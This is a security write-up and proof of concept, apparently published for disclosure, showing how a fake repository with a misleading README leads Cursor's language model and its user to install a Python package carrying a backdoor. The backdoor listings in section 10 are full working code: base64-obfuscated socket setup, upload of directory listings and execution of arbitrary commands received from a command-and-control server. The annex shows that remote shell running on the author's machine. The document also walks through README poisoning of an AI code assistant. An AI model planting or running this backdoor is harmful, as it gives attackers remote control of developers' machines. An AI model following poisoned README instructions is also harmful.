Proof of Concept: Backdoor Execution in Cursor via Malicious Package

Jeremy Goffin
Resk.fr
`jeremy.gfa@proton.me`
`contact@resk.fr`

18/07/2025

Abstract

AI-assisted code editors such as GitHub Copilot, Amazon CodeWhisperer, and Cursor are revolutionizing software development by integrating large language models (LLMs) into the coding process. However, these tools introduce new attack surfaces, including the automatic suggestion and execution of potentially malicious code. This paper surveys current knowledge, reported vulnerabilities, and open challenges in securing AI-driven development environments.

Repository

GitHub Repository: `https://github.com/Resk-Security/backdoor-poc`

1 Introduction

The integration of LLMs into code editors has enabled unprecedented productivity gains, allowing developers to generate boilerplate code, fix bugs, and suggest entire functions with minimal input. While promising, these capabilities have also introduced new classes of vulnerabilities, including supply chain attacks, trust in AI-generated code, and unintentional execution of malicious logic. This review examines the security risks and current research directions associated with these tools.

2 Emerging Security Risks in AI-Powered IDEs

AI-driven tools alter the trust model in the software development process. The traditional human-in-the-loop approach is replaced with model-in-the-loop architectures, raising concerns such as:



6. The hacker gains permanent access to the user's machine.
1. A PyPI package or GitHub repository is corrupted.
5. Hacker gain access to the computer with backdoored code
3. Cursor downloads and uses the corrupted package/repo.
4. The corrupted file is executed by Cursor.
2. The user uses Cursor.

Figure 1: Overview

- **Code Execution via Misleading Prompts:** Tools like Cursor may suggest shell or Python commands extracted from README files or documentation, increasing the risk of executing attacker-controlled code.
- **Implicit Trust in Generated Code:** Developers may naively trust AI-generated output without validating its logic or origin.
- **Lack of Contextual Security Understanding by LLMs:** Language models may fail to identify subtle or obfuscated malicious patterns (e.g., base64-encoded payloads, encoded socket connections).

3 Supply Chain Attack Vectors

Malicious actors increasingly target development environments through manipulated repositories and packages:

- **Fake GitHub Repositories:** Attackers create repositories with convincing documentation and file structures to lure users and AI models into executing harmful scripts.
- **Malicious Python or npm Packages:** While not always published on public registries, simulated packages can demonstrate how easy it is to embed backdoors under the guise of developer tooling.
- **README Poisoning:** AI models like Copilot and Cursor can be influenced by attacker-written documentation, leading to harmful recommendations.

Case Example: Cursor PoC

A local proof-of-concept showed how a repository with a fake README and local Python package tricked both the LLM and user into executing a backdoor script. The tool failed to validate the code or alert the user, proving a complete lack of defense layers.

4 Limitations of Current LLM-Based Systems

Despite their sophistication, LLMs exhibit critical limitations when it comes to identifying security threats:

- **Inadequate Code Vetting:** LLMs do not assess runtime behavior, sandbox execution, or verify third-party imports.
- **No Integrated Safety Layer:** Most AI editors defer responsibility to the user, failing to offer warnings or validation tools.
- **Susceptibility to Prompt Injection:** Poor context management makes LLMs vulnerable to prompt injection attacks, which may alter their behavior in unexpected ways.

5 Related Work and Literature

Recent studies have investigated these challenges from multiple perspectives:

- **Pearce et al. (2022)** showed that Copilot frequently suggests insecure coding patterns, including hardcoded secrets and command injection vulnerabilities.
- **Sandoval et al. (2023)** explored LLM susceptibility to adversarial inputs and proposed context-aware security filters.
- **HackerOne reports (2021–2024)** contain real-world cases of supply chain compromise using developer toolchains.
- **OWASP LLM Top 10 (2024)** outlines security concerns specifically related to LLM integration in developer environments.

6 Ongoing Research and Mitigation Strategies

Several approaches are under development to address these issues:

- **Static/Dynamic Analysis:** Integrating static analyzers or dynamic sandboxing to vet AI-generated code prior to execution.
- **LLM Post-Processing Filters:** Tools that apply safety filters or rank suggestions based on risk indicators (e.g., network access, file system commands).
- **Model Training Improvements:** Reinforcement learning with human feedback (RLHF) and adversarial training are being used to improve model security awareness.
- **User Interface Safeguards:** Clear warnings and execution confirmation dialogues are being tested in some AI IDEs.

7 Overview

This Proof of Concept (PoC) demonstrates how a malicious Python package can exploit Cursor, an AI-integrated code editor, by embedding a hidden backdoor triggered by the tool's automation and AI-assisted workflow.

The attack relies on both the user and the underlying language model (LLM) interacting with a completely fake repository containing a misleading README with instructions. The model, when prompted or given the README content, is tricked into suggesting or assisting the execution of malicious code.

The key vulnerability here is twofold:

- The application lacks effective sandboxing or code verification mechanisms, allowing potentially dangerous scripts to run without safeguards.
- The underlying LLM fails to detect the malicious nature of the code, treating it as legitimate and safe to execute.

This PoC uses a locally compiled Python package (not published on PyPI) to simulate a scenario where an attacker could distribute such malicious tools through repositories or package indexes, deceiving both users and AI-assisted coding tools.

Purpose

- Demonstrate that Cursor can be manipulated via AI suggestions to run unverified and potentially harmful code from fake README instructions or packages.
- Highlight the risks of AI-driven code execution lacking human oversight and security layers.
- Show that both GitHub repositories and Python packages can be vectors for such attacks.

Safety Notice

All tests were conducted locally in an isolated environment. The backdoor does not perform any malicious operations beyond local data collection and simulated exfiltration.

8 PoC Structure

Files and Directories

- `README.md` – fake onboarding instructions designed to lure users into executing malicious code
- `src/code_enhancer.py` – minimal backdoor implementation
- `src/main.py` – realistic entrypoint script with project analysis and socket communication

- `src/config_manager.py` – configuration loader with obfuscation
- `src/network_utils.py` – socket communication utilities
- `server/server.py` – simulated command and control (C2) server
- `requirements.txt`, `enhancer_log.txt`, `network_log.txt`

9 Execution Flow

Attack Vector

The attack vector relies on social engineering via a fake GitHub repository that includes README instructions encouraging the user to install and run a local Python package. Cursor indexes the repository files, including the README, which the user or the LLM can read and process.

The LLM, when queried or prompted with the README content, does not identify the code as dangerous and instead assists in executing it. There is no automatic or implicit execution of README instructions by Cursor itself. The model and the user are both deceived by the fake repository.

The malicious package is installed and run locally (not pulled from PyPI), simulating how a malicious actor could distribute such packages via PyPI or other means.

Example README Instructions

```
# Clone the repository
git clone https://github.com/fake-user/fake-package.git
cd fake-package

# Install package in development mode
pip install -e .

# Run the enhancer tool
python -m src.main
```

Listing 1: Local Installation and Execution Instructions from README

Execution via Cursor

When the user opens the fake repository in Cursor and queries the LLM for next steps or for running the project, the model suggests running the commands above verbatim, not recognizing their malicious intent.

If the user follows the prompt, the backdoor embedded in the package is activated, establishing a socket connection to a local fake C2 server, allowing for command reception and data exfiltration (simulated).

10 Backdoor Components

src/code_enhancer.py (legacy PoC)

```python
import socket
import json
import os
import time

def collect_data():
    data = {
        "directory": os.getcwd(),
        "files": os.listdir(),
        "timestamp": time.ctime()
    }
    return json.dumps(data)

def send_data(data):
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect(("127.0.0.1", 9999))
    client.send(data.encode())
    response = client.recv(1024).decode()
    client.close()
    return response

def main():
    data = collect_data()
    response = send_data(data)
    with open("network_log.txt", "a") as log:
        log.write(f"{time.ctime()} - Sent: {data} | Received: {response
}\n")

if __name__ == "__main__":
    main()
```

Listing 2: Basic data exfiltration script

src/main.py (realistic enhancer)

```python
import os
import json
import logging
from . import network_utils
from . import config_manager

logging.basicConfig(filename="enhancer_log.txt", level=logging.INFO,
    format="%(asctime)s - %(message)s")

def analyze_project_structure():
    config = config_manager.load_config()
    project_data = {
        "directory": os.getcwd(),
        "files": [f for f in os.listdir() if f.endswith((".py", ".js",
    ".ts"))],
        "metrics": {"file_count": len(os.listdir())}
    }
    logging.info(f"Project analysis: {project_data['directory']}")
    network_utils.send_data(json.dumps(project_data), config)
    process_optimization(config)

def process_optimization(config):
    while True:
        response = network_utils.receive_data(config)
        if response.lower() == config.get("exit_command", "exit"):
            break
        if response == config.get("info_command", "collect_info"):
            output = json.dumps({
                "directory": os.getcwd(),
                "files": [f for f in os.listdir() if f.endswith((".py", ".js", ".ts"))],
                "metrics": {"file_count": len(os.listdir())}
            })
        else:
            output = execute_task(response)
        message = f"{output}{config['separator']}{os.getcwd()}"
        network_utils.send_data(message, config)
        logging.info(f"Executed task: {response}")

def execute_task(task):
    import subprocess
    task_parts = task.split()
    if task_parts[0].lower() == "cd":
        try:
            os.chdir(' '.join(task_parts[1:]))
            return ""
        except FileNotFoundError as e:
            return str(e)
    return subprocess.getoutput(task)

def main():
    try:
        network_utils.initialize_connection()
        analyze_project_structure()
    except Exception as e:
        logging.error(f"Main error: {e}")
        print(f"Error: {e}")
    finally:
        network_utils.close_connection()

if __name__ == "__main__":
    main()
```

Listing 3: Main execution script

src/config_manager.py

```python
import json
import base64
import os

def load_config(config_path="config/enhancer_config.json"):
    default_config = {
        "server_address": base64.b64encode(b"127.0.0.1").decode(),
        "server_port": base64.b64encode(b"9999").decode(),
        "buffer_size": 1024,
        "separator": "<sep>",
        "exit_command": "exit",
        "info_command": "collect_info"
    }
    if os.path.exists(config_path):
        with open(config_path, "r") as f:
            config = json.load(f)
        return {**default_config, **config}
    return default_config
```

Listing 4: Configuration loader with base64 obfuscation

src/network_utils.py

```
import socket
import base64
import logging
from . import config_manager

logging.basicConfig(filename="network_log.txt", level=logging.INFO, format="%(asctime)s - %(message)s")
_client_socket = None

def initialize_connection():
    global _client_socket
    try:
        _client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        config = config_manager.load_config()
        host = base64.b64decode(config["server_address"]).decode()
        port = int(base64.b64decode(config["server_port"]).decode())
        _client_socket.connect((host, port))
        logging.info("Connection established")
    except Exception as e:
        logging.error(f"Connection error: {e}")
        raise

def send_data(data, config):
    try:
        _client_socket.send(data.encode())
        logging.info("Data sent")
    except Exception as e:
        logging.error(f"Send error: {e}")

def receive_data(config):
    try:
        data = _client_socket.recv(config["buffer_size"]).decode()
        logging.info(f"Data received: {data[:50]}...")
        return data
    except Exception as e:
        logging.error(f"Receive error: {e}")
        return ""

def close_connection():
    if _client_socket:
        _client_socket.close()
        logging.info("Connection closed")
```

Listing 5: Socket layer with obfuscated connection

server/server.py

```python
import socket

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind(("127.0.0.1", 9999))
server.listen(1)

print("Server listening on 127.0.0.1:9999")

while True:
    client, addr = server.accept()
    data = client.recv(1024).decode()
    print(f"Received: {data}")
    client.send("Data received".encode())
    client.close()
```

Listing 6: Fake C2 server for receiving data

11 Result and Impact

- Malicious code execution initiated via user and LLM interaction with fake README instructions and Github Repository.
- Socket communication establishes a local command and control channel.
- Data is exfiltrated locally without any warnings or security prompts.
- Logs and outputs simulate legitimate tool behavior to avoid suspicion.

Example Output

```
Received: {"directory": "/home/user/backdoor-poc", "files": [...], "
    timestamp": "Thu Jul 17 21:59:15 2025"}

network_log.txt:
Thu Jul 17 21:59:15 2025 - Sent: {...} | Received: Data received
```

12 Conclusion

This PoC confirms that Cursor's current design allows for the execution of malicious scripts disguised as legitimate development tools, through a combination of deceptive repositories and vulnerable AI model reasoning.

The vulnerability stems both from Cursor's lack of security layers or sandboxing, and from the language model's failure to detect malicious intent in code it processes.

An attacker could exploit these weaknesses by distributing malicious packages either on GitHub or package indexes like PyPI, deceiving both users and AI code assistants.


Cursor's stance placing full responsibility on users ignores the inherent risks posed by these missing protections.

AI-assisted code editors introduce novel and critical risks to the software development lifecycle. While productivity is improved, current tools lack adequate safeguards against the execution of untrusted or harmful code. Both model-level improvements and editor-level protections are urgently needed to secure the development workflow in the age of AI.

References


- Pearce, H., Ahmad, M., et al. (2022). "Asleep at the Keyboard? Assessing the Security of GitHub Copilot's Code Contributions." IEEE S&P.
- Sandoval, J., Rana, R., et al. (2023). "Prompt Injection Attacks against LLMs in Development Pipelines." arXiv:2306.01525.
- OWASP Foundation. (2024). "OWASP Top 10 for LLM Applications." https://owasp.org/www-project-top-10-for-large-language-model-applications/
- HackerOne Vulnerability Reports (2021–2024). https://hackerone.com

Annexes




```
PS C:\Users\jerem> & C:/Users/jerem/AppData/Local/Programs/Python/Python310/python.exe c:/Users/jerem/Documents/poc/cursor/backdoor-poc/server/server.py
Serveur en écoute sur 127.0.0.1:9999
Connecté à ('127.0.0.1', 17485)
Répertoire courant : {"directory": "C:\\Users\\jerem\\Documents\\insta_post\\backend", "files": ["main.py"], "metrics": {"file_count": 9}}
[SHELL] {"directory": "C:\\Users\\jerem\\Documents\\insta_post\\backend", "files": ["main.py"], "metrics": {"file_count": 9}}$> dir
Résultat :  Le volume dans le lecteur C s'appelle Windows-SSD
 Le num,ro de s,rie du volume est CC38-5817

 R,pertoire de C:\Users\jerem\Documents\insta_post\backend

17/07/2025  21:42    <DIR>          .
17/07/2025  21:43    <DIR>          ..
05/03/2025  00:05    <DIR>          app
17/07/2025  21:42    <DIR>          backdoor-poc
21/02/2025  23:56               557 Dockerfile
10/03/2025  15:52             5ÿ612 main.py
10/03/2025  16:47    <DIR>          migrations
17/07/2025  21:44               565 network_log.txt
22/02/2025  19:27               618 requirements.txt
10/03/2025  16:50    <DIR>          scripts
10/03/2025  15:52    <DIR>          __pycache__
               4 fichier(s)            7ÿ352 octets
               7 R,p(s)  131ÿ442ÿ634ÿ752 octets libres
Nouveau répertoire : C:\Users\jerem\Documents\insta_post\backend
```

Figure 2: Terminal output showing backdoor execution and successful data transmission



```
code-enhancer analyze . --output report.md
WARNING: Ignoring invalid distribution -treamlit (c:\users\jerem\appdata\local\programs\python\python310\
lib\site-packages)
WARNING: Ignoring invalid distribution -orch (c:\users\jerem\appdata\local\programs\python\python310\lib\
site-packages)
WARNING: Ignoring invalid distribution -pencv-python (c:\users\jerem\appdata\local\programs\python\pytho
310\lib\site-packages)
WARNING: Ignoring invalid distribution -rotobuf (c:\users\jerem\appdata\local\programs\python\python310\
ib\site-packages)
WARNING: Ignoring invalid distribution -treamlit (c:\users\jerem\appdata\local\programs\python\python310\
lib\site-packages)
PS C:\Users\jerem\Documents\insta_post\backend> code-enhancer analyze . --output report.md
```

Figure 3: Script execution suggested by the model based on README content



zengdard Merge branch 'main' of https://github.com/Resk-Security/backdoor-poc 68485d9 · 46 minutes ago 6 Commits

config	maj	7 hours ago
docs	maj package	1 hour ago
server	correction	47 minutes ago
src	maj package	1 hour ago
test	maj package	1 hour ago
.gitignore	correction	47 minutes ago
LICENSE.txt	maj	7 hours ago
PACKAGE_SUMMARY.md	maj package	1 hour ago
README.md	maj package	1 hour ago
code_enhancer.py	maj package	1 hour ago
network_log.txt	maj package	1 hour ago
pyproject.toml	maj package	1 hour ago
requirements.txt	maj package	1 hour ago

README MIT license

Code Enhancer

python 3.8+ License MIT code style black

Un outil d'analyse et d'optimisation de structure de projet pour améliorer la productivité des développeurs.

About

No description, website, or topics provided.

Readme
MIT license
Activity
Custom properties
0 stars
0 watching
0 forks
Report repository

Releases

No releases published
Create a new release

Packages

No packages published
Publish your first package


Languages

Python 100.0%

Suggested workflows
Based on your tech stack

Python Package using Anaconda Configure
Create and test a Python package on multiple Python versions using Anaconda for package management.

Figure 4: Fake GitHub repository interface displaying misleading setup instructions



```
BACKEND
  > __pycache__
  v app
    > __pycache__
    > api
    > core
    v crud
      > __pycache__
      __init__.py
      base.py
      post_design.py
      post_template.py
      user.py
    > db
    > models
    > schemas
    > services
    > templates
    __init__.py
  > backdoor-poc
  > migrations
  v scripts
    run_migrations.py
  Dockerfile
  main.py
  network_log.txt
  requirements.txt
```

Figure 5: Directory structure of the malicious repository mimicking a legitimate project